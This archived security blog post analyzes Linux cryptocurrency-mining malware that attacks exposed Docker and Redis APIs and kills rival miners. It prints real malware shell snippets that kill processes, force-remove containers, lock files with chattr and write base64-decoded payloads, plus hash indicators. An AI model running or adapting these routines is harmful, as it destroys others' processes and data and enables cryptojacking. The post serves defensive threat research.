War of Linux Cryptocurrency Miners A Battle for Resources

By Alfredo Oliveira, David Fiser (words)

Published: 2020-09-10 · Archived: 2026-04-06 02:52:36 UTC

Malware

This blog will discuss the ruthless battle for computing power among the different cryptocurrency-mining malware that target Linux systems. We also discuss the shifts in entry points that cover Docker environments and applications with open APIs.

By: Alfredo Oliveira, David Fiser Sep 10, 2020 Read time: 5 min (1314 words)

The Linux ecosystem is regarded as more secure and reliable than other operating systems, which possibly explains why Google, NASA, and the US Department of Defense (DoD)open on a new tab utilize it for their online infrastructures and systems. Unfortunately, the adoption of Linux systems isn't just appealing to high-profile enterprises and organizations; it's also an attractive target for cybercriminals.

This blog will discuss the ruthless battle for computing power among the different cryptocurrency-mining malware that target Linux systems. We also look at the attack chain, including shifts in entry points that cover Docker environments and applications with open APIs.

Cryptocurrency-mining malware persists, evolves

Cryptocurrency mining, which is in itself not malicious, can be likened to the way fortune seekers sought to find gold nuggets during the gold rush in the 1800s. However, this rush uses computers instead of picks and shovels, and miners are going for cryptocurrencies such as Bitcoin, Monero, Ethereum, and XRP instead of gold. As the market capitalization of cryptocurrenciesopen on a new tab exceed US$350 billion, cryptocurrencies are true digital treasures.

Unfortunately, not all those who want to strike gold with profitable cryptocurrencies do so legally. Cybercriminals abuse cryptocurrency mining by installing cryptocurrency-mining malware on unsuspecting users' devices and using their processing capabilities without authorization. Doing this allows them to profit effortlessly without needing to invest in the necessary cryptocurrency-mining infrastructure.

There has been a massive increase in cryptocurrency-mining malware in recent years, especially in the ones mining for Monero. This particular cryptocurrency offers total transactional anonymity and privacy, which makes it ideal for abuse in illegal activity. We've also seen how cybercriminals are trying to maximize their potential earnings. They do it by focusing their attention on powerful devices with substantial computing capabilities, then killing off other cryptocurrency-mining malware and expanding the platforms and devices they can infect.

A closer look at battling cryptocurrency-mining malware

We have been following and studying the increase of Linux cryptocurrency-mining malware for a few years now. Previously, we've analyzed KORKERDSnews- cybercrime-and-digital-threats, a Linux malware variant that comes bundled with a rootkit that hides malicious processes from an infected system's monitoring tools. We've also discussed Skidmap, a Linux malware that can decrease an infected device's security settings and provide backdoor access to malicious actors.

Both variants are cryptocurrency-mining malware that demonstrate complex techniques to use a victim's resources for financial gain. Today, we would like to highlight a characteristic that is becoming more prevalent based on the samples we've seen in our honeypots and the wild — routines that disable and remove other similar malware in infected devices, systems, and environments.

Based on the samples we've analyzed, one of the first routines of these cryptocurrency-mining malware post-infection involves detecting the existence of other cryptocurrency-mining competitors. If it detects such malware, it will proceed to kill its competitors' processes, delete its traces from the system, and ensure that these competitors will not be able to run again.

```
function KILLMININGSERVICES(){

echo "[*] Removing previous miner (if any)"
if sudo -n true 2>/dev/null; then
  sudo systemctl stop crypto.service
fi
killall -9 xmrig
```

```
function CleanKinsing(){
$(docker rm $(docker ps | grep -v grep | grep "tail -f /dev/null" | awk '{print $1}') -f 2>/dev/null 1>/dev/null)
$(docker rm $(docker ps | grep -v grep | grep "/bin/bash -c 'apt" | awk '{print $1}') -f 2>/dev/null 1>/dev/null)

KINSING1=$(ps ax | grep -v grep |  grep "/var/tmp/kinsing")
if [ ! -z "$KINSING1" ];
then
chattr -i /var/tmp/kinsing 2>/dev/null 1>/dev/null
tntrecht -i /var/tmp/kinsing 2>/dev/null 1>/dev/null
chmod -x /var/tmp/kinsing 2>/dev/null 1>/dev/null
pkill -f /var/tmp/kinsing 2>/dev/null 1>/dev/null
kill $(ps ax | grep -v grep | grep "/var/tmp/kinsing" | awk '{print $1}') 2>/dev/null 1>/dev/null
kill $(pidof /var/tmp/kinsing) 2>/dev/null 1>/dev/null
echo " " > /var/tmp/kinsing 2>/dev/null 1>/dev/null
```

```
tmpxmrig=("/root/.tmp/config.json" "/root/.tmp/config_background.json" "/root/.tmp/xmrig.log" "/root/.tmp/miner.sh" "/root/.tmp/xmrig")
for tmpxmrigfile in ${tmpxmrig[@]}; do
rm -f $tmpxmrigfile 2>/dev/null 1>/dev/null
pkill -f $tmpxmrigfile 2>/dev/null 1>/dev/null
kill $(pidof $tmpxmrigfile) 2>/dev/null 1>/dev/null
echo $LOCKFILE | base64 -d > $tmpxmrigfile
chmod +x $tmpxmrigfile 2>/dev/null 1>/dev/null
chattr +i $tmpxmrigfile 2>/dev/null 1>/dev/null
tntrecht +i $tmpxmrigfile 2>/dev/null 1>/dev/null
pkill -f $tmpxmrigfile 2>/dev/null 1>/dev/null
kill $(pidof $tmpxmrigfile) 2>/dev/null 1>/dev/null
killall $tmpxmrigfile 2>/dev/null 1>/dev/null
chmod -x /root/.tmp/xmrig 2>/dev/null 1>/dev/null
rm -f /root/.tmp/xmrig 2>/dev/null 1>/dev/null
chattr +i /root/.tmp/xmrig 2>/dev/null 1>/dev/null
tntrecht +i /root/.tmp/xmrig 2>/dev/null 1>/dev/null
pkill -f /root/.tmp/xmrig 2>/dev/null 1>/dev/null
ps ax| grep xmrig 2>/dev/null 1>/dev/null
done
fi
```

```
ps auxf | grep -v grep | grep "mine.moneropool.com" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "pool.t00ls.ru" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "xmr.crypto-pool.fr:8080" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "xmr.crypto-pool.fr:3333" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "zhuabcn@yahoo.com" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "monerohash.com" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "/tmp/a7b104c270" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "xmr.crypto-pool.fr:6666" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "xmr.crypto-pool.fr:7777" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "xmr.crypto-pool.fr:443" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "stratum.f2pool.com:8888" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "xmrpool.eu" | awk '{print $2}' | xargs -I % kill -9 %
```

Figure 1. Screenshots of cryptocurrency-mining malware code that kills off other existing cryptocurrency-mining malware in an infected system or device

These cryptocurrency-mining malware samples do not only target Linux host machines that are used as personal devices. As more enterprises rely on DevOps to improve operational efficiency, cybercriminals have learned to look at the powerful tools enterprises use, such as Docker and Redis.

The analyzed samples don't just search for resource-intensive processes on the host machine; they also look for deployed Docker containers that are conducting mining operations. This behavior aims to guarantee that the latest deployed malware gets to use the host's computing power.

```
$(docker rm $(docker ps | grep -v grep | grep "widoc26117/xmr" | awk '{print $1}') -f 2>/dev/null 1>/dev/null)
$(docker rm $(docker ps | grep -v grep | grep "zbrtgwlxz" | awk '{print $1}') -f 2>/dev/null 1>/dev/null)
$(docker rm $(docker ps | grep -v grep | grep "tail -f /dev/null" | awk '{print $1}') -f 2>/dev/null 1>/dev/null)
```

Figure 2. Code that showcases how the cryptocurrency-mining malware looks for Docker containers that have mining processes

Cybercriminals have also been expanding their horizons; they have been seen attacking AWS infrastructure running infected Docker and Kubernetes systems with cryptomining malware and stealing AWS credentials.

Cryptocurrency-mining malware infection chain in open APIs




Figure 3. Cryptocurrency-mining malware infection chain in open APIs

A common trend or technique that malware actors used in the past involved exploiting a vulnerability in a publicly hosted service to gain code execution privileges. This technique allowed an attacker to create a botnet or install a coinminer in the system. A newer technique that entails looking for open APIs, which allow sprawling containers or gain code execution privileges, is becoming more common. When it comes to cryptocurrency-mining malware, there has been a move from on-premise devices to containers and the cloud.

The cryptocurrency-mining malware samples we analyzed revealed how the malware looks for an exposed application programming interface (API) in the system or platforms such as Docker and Redis. After discovering a security weakness in a victim's machine, the malware will then deploy a shell script, a malicious container, or a clean container with a malicious shell script as an entry point, whichever is more applicable.


Once deployed, the script will run an environmental analysis. It will scan for running processes to look for malware competitors and security software, and then kill and remove them from the system.


These routines could include killing all other running cryptocurrency-mining malware or even legitimate applications that consume resources that they need for mining using the *process status (ps)*, *kill*, and *rm* commands.

Figure 4. Code showing malicious container payload deployment

The initial script will also download the necessary payload or payloads, such as cryptocurrency-mining malware binaries and other malware variants associated with the attack. The cryptocurrency-mining malware will also cover up traces of infection in the system by removing the command history and logs.

We've extracted three unique Monero wallets from three samples we've analyzed. Based on Monero's valuation of US$90, the cryptocurrency-mining malware has earned roughly US$777 as of September 3, 2020.








Figure 5. Screenshots of Monero wallets associated with cryptocurrency-mining malware samples

How to win the war against cryptocurrency-mining malware

The samples we've analyzed demonstrated how cryptocurrency-mining malware are growing in prevalence as well as complexity. Almost as effortlessly as it infects devices and environments with its worm-like characteristics, the same is true for its ability to hunt and kill off its competitors, regardless of its malware family.

As the demand for computing power needed for cryptomining increases, we see how cybercriminals would want to wipe off their competitors to make the most of their victims' resources. System administrators should realize the importance of thwarting cryptocurrency-mining malware as these can cause significant performance issues, especially for Linux systems that cater to critical enterprise functions such as servers, databases, and application development frameworks.

To help keep secure systems, devices, and environments, IT and system administrators must employ security best practicesnews- cybercrime-and-digital-threats, such as enforcing the principle of least privilege, regularly patching and updating systems, using multifactor authentication, using verified security extensions, and utilizing access control policies. Aside from following the security guidelines created by platforms such as Docker and Redis, it's also critical to check API configurations, make sure that requests are coming from a determined host or internal network, regularly scan hosts for open ports, and limit SSH access.

Enterprises can also benefit from security solutions such as Trend Micro™ Hybrid Cloud Securityproducts, which provides powerful, streamlined, and automated securityproducts within the organization's DevOps pipelineproducts and delivers multiple XGenproducts™products threat defense techniques for protecting runtime physical, virtual, and cloud workloads. It is powered by the Cloud One™ platform, which provides organizations with a single-pane-of-glass look at their hybrid cloud environments and real-time security through Network Securityproducts, Workload Securityproducts, Container Securityproducts, Application Securityproducts, File Storage Securityproducts, and Conformityproducts services.

For organizations looking for runtime workload, container image, and file and object storage security as software, the Deep Securityproducts™, Deep Security Smart Checkproducts scans workloads and container images for malware and vulnerabilities at any interval in the development pipeline to prevent threats before they are deployed.

Indicators of Compromise

SHA-256	Detection
3a377e5baf2c7095db1d7577339e4eb847ded2bfec1c176251e8b8b0b76d393f	Trojan.SH.HADGLIDER.TSE
616c3d5b2e1c14f53f8a6cceafe723a91ad9f61b65dd22b247788329a41bc20e	Trojan.SH.HADGLIDER.TSE
0742efecbd7af343213a50cc5fd5cd2f8475613cfe6fb51f4296a7ec4533940d	Trojan.SH.HADGLIDER.TSE
705a22f0266c382c846ee37b8cd544db1ff19980b8a627a4a4f01c1161a71cb0	Trojan.SH.HADGLIDER.TSE
1861eee8333dadcfe0d0dc10461f5f82fada8e42db9aa9efba6f258182e9c546	Trojan.SH.MALXMR.UWEKK
b6e369f0eb241ffb1b63c8c5b2b8a9131a9b98125ca869165f899026ab2c64ba	Trojan.SH.HADGLIDER.TSF
b5f6d6114e1ce863675df1bf2e4bfaeac243e22bb399e64b9a96c6d975330b28	Trojan.SH.MALXMR.UWEKK
36bf7b2ab7968880ccc696927c03167b6056e73043fd97a33d2468383a5bafce	Trojan.SH.MALXMR.UWEKK
1aaf7bc48ff75e870db4fe6ec0b3ed9d99876d7e2fb3d5c4613cca92bbb95e1b	Trojan.SH.MALXMR.UWEKK
bea4008c0f7df9941121ddedc387429b2f26a718f46d589608b993c33f69b828	Trojan.SH.MALXMR.UWEKK
2f514b01cc41d9c2185264e71bd5e5b1f27a7deb6d0074bd454d26390131ef04	Trojan.SH.MALXMR.UWEKK

Tags
